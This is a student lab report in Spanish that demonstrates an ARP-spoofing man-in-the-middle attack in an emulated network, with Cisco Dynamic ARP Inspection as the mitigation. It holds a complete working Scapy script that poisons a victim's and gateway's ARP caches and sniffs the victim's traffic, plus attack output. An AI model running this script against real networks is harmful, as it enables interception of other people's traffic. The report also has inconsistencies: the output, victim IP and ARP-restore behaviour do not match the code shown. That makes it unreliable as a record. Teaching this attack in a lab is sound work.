



**INSTITUTO TECNOLÓGICO
DE LAS AMERICAS**

TÍTULO DEL TRABAJO:

ATAQUE MITM MEDIANTE ARP

ESTUDIANTE:

SAEL GERMÁN GARCIA

MATRÍCULA:

2025-0725

PROFESOR:

JONATHAN RONDON

ASIGNATURA:

SEGURIDAD DE REDES

5 DE JUNIO DEL 2026

1. Objetivo del Laboratorio

El presente laboratorio tiene como objetivo principal demostrar la vulnerabilidad inherente del protocolo ARP (Address Resolution Protocol) ante ataques de suplantación de identidad (Spoofing). Se busca ejecutar de manera controlada un ataque Man-in-the-Middle (MitM) envenenando las cachés ARP de los dispositivos legítimos de la red, para interceptar, analizar y reenviar el tráfico que fluye entre un host víctima y su Gateway predeterminado.


Link del video:

https://youtube.com/playlist?list=PLV_dKVnYXf6dpmk3j8uXPHAZdbrkCQGAY&si=d9Hr6pnByXof9LZF

Link del repositorio:

https://github.com/Sael2727/SaelGermanGarcia_2025-0725_ARP-MitM.git

2. Documentación de la Red y Modificaciones de Topología



Para este vector de ataque, existe un prerequisite técnico fundamental: el atacante debe encontrarse en el mismo dominio de difusión (VLAN) que la víctima. Por ende, la topología sufrió una alteración controlada, migrando el puerto del atacante (e0/3 en SW1) desde la VLAN 99 hacia la VLAN 10.

2.1 Cuadro Informativo de Segmentación de VLANs

VLAN ID	Nombre de VLAN	Segmento de Red (IP)	Propósito / Descripción
10	Usuarios	10.7.25.0/24	Aloja a la víctima (VPC1: 10.7.25.3) y temporalmente al Atacante (10.7.25.100).
20	Servidores	10.7.20.0/24	Destinada a la zona de servidores locales del laboratorio (VPC2).
99	Gestión	10.7.99.0/24	VLAN nativa. Actualmente sin hosts activos debido a la migración del atacante.

2.2 Matriz de Direccionamiento IP y Datos del Ataque

Para resolver conflictos de direcciones MAC compartidas en el hipervisor (EVE-NG/PNETLab), se modificó artificialmente la dirección física (MAC) de la interfaz ens4 del atacante a 00:11:22:33:44:55, distinguiéndola del Gateway real.

Elemento / Rol	Dirección IP	Dirección MAC	Detalle de Conexión
Víctima (VPC1)	10.7.25.3	Asignada por DHCP	Conectado a SW2 (e0/0)
Gateway Real (R1)	10.7.25.1	50:dc:15:00:2b:01	Subinterfaz R1 Eth0/0.10
Atacante (Ubuntu)	10.7.25.100	00:11:22:33:44:55	Migrado a VLAN 10 en SW1 (e0/3)
Resultado MitM	Envenenamiento	10.7.25.1 -> 00:11:22:33:44:55	VPC1 asocia el GW con la MAC del atacante

3. Objetivo y Parámetros del Script (arp_mitm.py)

- Habilitar el enrutamiento IP local en el kernel de Linux (IP Forwarding) para que los paquetes capturados sean retransmitidos a su destino real, evitando un corte de servicio (DoS) involuntario.
- Automatizar el envío de respuestas ARP gratuitas (ARP Replies maliciosos) falsificando las direcciones lógicas entre la víctima y el Gateway.
- Establecer un hilo en segundo plano (Threading) para olfatear (Sniff) y mostrar el tráfico interceptado en tiempo real.
- Restaurar las tablas ARP originales de manera automática al interrumpir el script para ocultar las huellas del ataque.

3.1 Requisitos para utilizar la herramienta

Para garantizar el éxito de la intercepción de tráfico y evitar la interrupción accidental del servicio (DoS), se deben cumplir los siguientes requisitos técnicos en el entorno:

- **Ubicación Lógica:** El nodo atacante debe encontrarse obligatoriamente dentro del mismo dominio de difusión (VLAN 10 en esta topología) que la víctima y la interfaz local del Gateway.
- **Sistema Operativo y Privilegios:** Se requiere un entorno Linux (ej. Ubuntu) con acceso de superusuario (root o sudo) para poder interactuar con la pila TCP/IP del kernel y enviar paquetes manipulados.
- **Dependencias de Red:** Intérprete de Python 3.x y la biblioteca de manipulación de paquetes scapy.
- **Configuración de Enrutamiento:** Capacidad del sistema operativo atacante para modificar los parámetros del núcleo y habilitar el *IP Forwarding*.

4. Documentación y Funcionamiento del Script

La lógica estructural del script `arp_mitm.py` está diseñada para ejecutar un ataque Man-in-the-Middle silencioso y continuo. A continuación, se detalla el comportamiento de sus módulos principales:

Desglose de Funciones Principales:

- **Función `enable_forwarding()`:** Antes de iniciar el envenenamiento, el script interactúa directamente con el sistema de archivos del kernel de Linux (`/proc/sys/net/ipv4/ip_forward`) para habilitar el reenvío de paquetes. Esto es vital para que la máquina atacante actúe como un enrutador invisible, retransmitiendo el tráfico de la víctima hacia el Gateway real y viceversa, evitando que la víctima pierda conexión a la red.
- **Función `get_mac(ip, iface)`:** Utiliza la función `srp()` de Scapy para inyectar una solicitud ARP legítima (ARP Request / "WHO HAS") en la capa de enlace. Su propósito es descubrir y almacenar dinámicamente las direcciones MAC físicas tanto de la víctima como del Gateway antes de iniciar el ataque.
- **Función `poison(victim_ip, victim_mac, spoof_ip, iface)`:** Es el núcleo ofensivo del script. Construye una trama de respuesta ARP (ARP Reply, indicado por `op=2`) falsificada. Al llamar a esta función, el script le indica a la víctima que la IP del Gateway ahora está asociada a la MAC del atacante, y simultáneamente le indica al Gateway que la IP de la víctima también le pertenece al atacante.
- **Función `sniff_traffic()` y Multiprocesamiento:** Utiliza la librería `threading` para aislar el proceso de captura de red. Mientras el hilo principal se encarga de envenenar la red, este hilo secundario escucha pasivamente (`sniff`) y filtra exclusivamente los paquetes que provienen o se dirigen a la víctima, mostrando un resumen del tráfico interceptado en la consola.
- **Bucle Principal y Restauración (`arp_mitm`):** El ataque se mantiene persistente mediante un bucle infinito (`while True`) que reenvía los paquetes envenenados cada 2 segundos (`time.sleep(2)`). Cuenta con un manejador de excepciones (`KeyboardInterrupt`) que, al detectar que el atacante detiene el script (`Ctrl+C`), deshabilita inmediatamente el *IP Forwarding* para devolver la máquina a su estado inofensivo original.

4.1 Código Fuente Completo

```
#!/usr/bin/env python3
# =====
# ARP MitM Attack Script
# Autor: Sael German Garcia
# Matricula: 2025-0725
# =====

from scapy.all import *
import sys, time, threading, os

INTERFACE = "ens4"
VICTIM_IP = "10.7.25.64"
GATEWAY_IP = "10.7.25.1"

def get_mac(ip, iface):
    ans, _ = srp(Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip), iface=iface, timeout=3, verbose=0)
    return ans[0][1].hwsrc if ans else sys.exit(1)

def poison(victim_ip, victim_mac, spoof_ip, iface):
    send(ARP(op=2, pdst=victim_ip, hwdst=victim_mac, psrc=spoof_ip), iface=iface, verbose=0)

def enable_forwarding():
    os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")

def sniff_traffic(iface, victim_ip):
    # Función para imprimir tráfico interceptado (TCP, UDP, ICMP)
    sniff(iface=iface, filter=f"ip host {victim_ip}", prn=lambda x: x.summary(), store=0)

def arp_mitm(iface, victim_ip, gateway_ip):
    enable_forwarding()
    victim_mac = get_mac(victim_ip, iface)
    gateway_mac = get_mac(gateway_ip, iface)
    threading.Thread(target=sniff_traffic, args=(iface, victim_ip), daemon=True).start()
    try:
        while True:
            poison(victim_ip, victim_mac, gateway_ip, iface)
            poison(gateway_ip, gateway_mac, victim_ip, iface)
            time.sleep(2)
    except KeyboardInterrupt:
        # Restaurar tablas ARP
        os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")

if __name__ == "__main__":
    arp_mitm(INTERFACE, VICTIM_IP, GATEWAY_IP)
```

5. Evidencia Operacional y Capturas de Pantalla

Estado Inicial de la Tabla ARP en la Víctima (Pre-Ataque)

```
VPCS> show arp
aa:bb:cc:00:01:00 10.7.25.1 expires in 116 seconds
VPCS>
```

Inicialización del Script de Envenenamiento ARP

```

eve@Linux-Desktop:~/scripts$ sudo python3 ~/scripts/arp_mitm.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
=====
  ARP MitM Attack
  Autor: Sael German Garcia
  Matricula: 2025-0725
=====
[*] Interfaz   : ens4
[*] Victima    : 10.7.25.3
[*] Gateway    : 10.7.25.1

[+] IP Forwarding habilitado
[*] Resolviendo MAC de 10.7.25.3...
[+] 10.7.25.3 → 00:50:79:66:68:2c
[*] Resolviendo MAC de 10.7.25.1...
[+] 10.7.25.1 → aa:bb:cc:00:01:00

[+] MAC Victima   : 00:50:79:66:68:2c
[+] MAC Gateway   : aa:bb:cc:00:01:00

[*] Tabla ARP actual del atacante:
10.7.25.1          ether    aa:bb:cc:00:01:00    C          ens4
10.7.25.3          ether    00:50:79:66:68:2c    C          ens4

[*] Iniciando envenenamiento ARP (cada 2 seg)...
[*] Presiona Ctrl+C para detener y restaurar

[*] Sniffing activo - capturando paquetes de 10.7.25.3

[ARP] WHO HAS 10.7.25.1? Tell 10.7.25.100

```

Ejecución Activa del Ataque Man-in-the-Middle

```
[ARP] WHO HAS 10.7.25.1? Tell 10.7.25.100  
[ARP] 10.7.25.1 IS AT aa:bb:cc:00:01:00 → enviado a 10.7.25.100  
[ARP] 10.7.25.3 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.1  
[ARP] 10.7.25.1 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.3  
[ARP] 10.7.25.3 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.1  
[ARP] 10.7.25.1 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.3  
[ARP] 10.7.25.3 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.1  
[ARP] 10.7.25.1 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.3  
[ARP] 10.7.25.3 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.1  
[ARP] 10.7.25.1 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.3  
[ARP] 10.7.25.3 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.1  
[ARP] 10.7.25.1 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.3  
[ARP] 10.7.25.3 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.1  
[ARP] 10.7.25.1 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.3  
[ARP] 10.7.25.3 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.1  
[*] ARP replies enviados: 20  
[ARP] 10.7.25.1 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.3  
[ARP] 10.7.25.3 IS AT 00:11:22:33:44:55 → enviado a 10.7.25.1
```

Tabla ARP Comprometida (Ataque Exitoso)

```
VPCS> show arp  
  
00:11:22:33:44:55 10.7.25.100 expires in 54 seconds  
00:11:22:33:44:55 10.7.25.1 expires in 118 seconds
```

6. Contra-medidas y Mitigación Técnica (Cisco IOS)

Para mitigar ataques de ARP Spoofing de manera definitiva, se debe implementar la función de Dynamic ARP Inspection (DAI). Esta característica requiere que DHCP Snooping esté habilitado previamente, ya que utiliza su base de datos de enlaces (Bindings) para validar los paquetes ARP.

! 1. Habilitar DHCP Snooping como prerequisite

```
SW1(config)# ip dhcp snooping
```

```
SW1(config)# ip dhcp snooping vlan 10
```

! 2. Habilitar DAI en la VLAN de los usuarios

```
SW1(config)# ip arp inspection vlan 10
```

```
SW1(config)#ip dhcp snooping  
SW1(config)#ip dhcp snooping vlan 10  
SW1(config)#ip arp  
*Jun  5 08:10:58.710: %CDP-4-DUPLEX_M  
SW1(config)#ip arp in  
SW1(config)#ip arp insp  
SW1(config)#ip arp inspection vlan 10  
SW1(config)#
```

! 3. Configurar el puerto de enlace al Router (R1) como confiable para ARP

```
SW1(config)# interface ethernet0/0
```

```
SW1(config-if)# ip arp inspection trust
```

```
SW1(config-if)# exit
```

7. Anexo Técnico: Modificaciones de Configuración Base

Debido a los requerimientos del ataque, se aplicaron las siguientes modificaciones sobre la configuración base original de los equipos:

7.1 Modificación en SW1 (Migración de Puerto)

```
enable
configure terminal
interface ethernet0/3
switchport access vlan 10
no shutdown
end
write memory
```

7.2 Modificación en Ubuntu (Ajuste de MAC e IP)

```
sudo ip link set ens4 down
sudo ip link set ens4 address 00:11:22:33:44:55
sudo ip link set ens4 up
sudo ip addr add 10.7.25.100/24 dev ens4
sudo ip route add default via 10.7.25.1 dev ens4
```

Referencias

- Troubleshooting y documentación apoyado en Inteligencia Artificial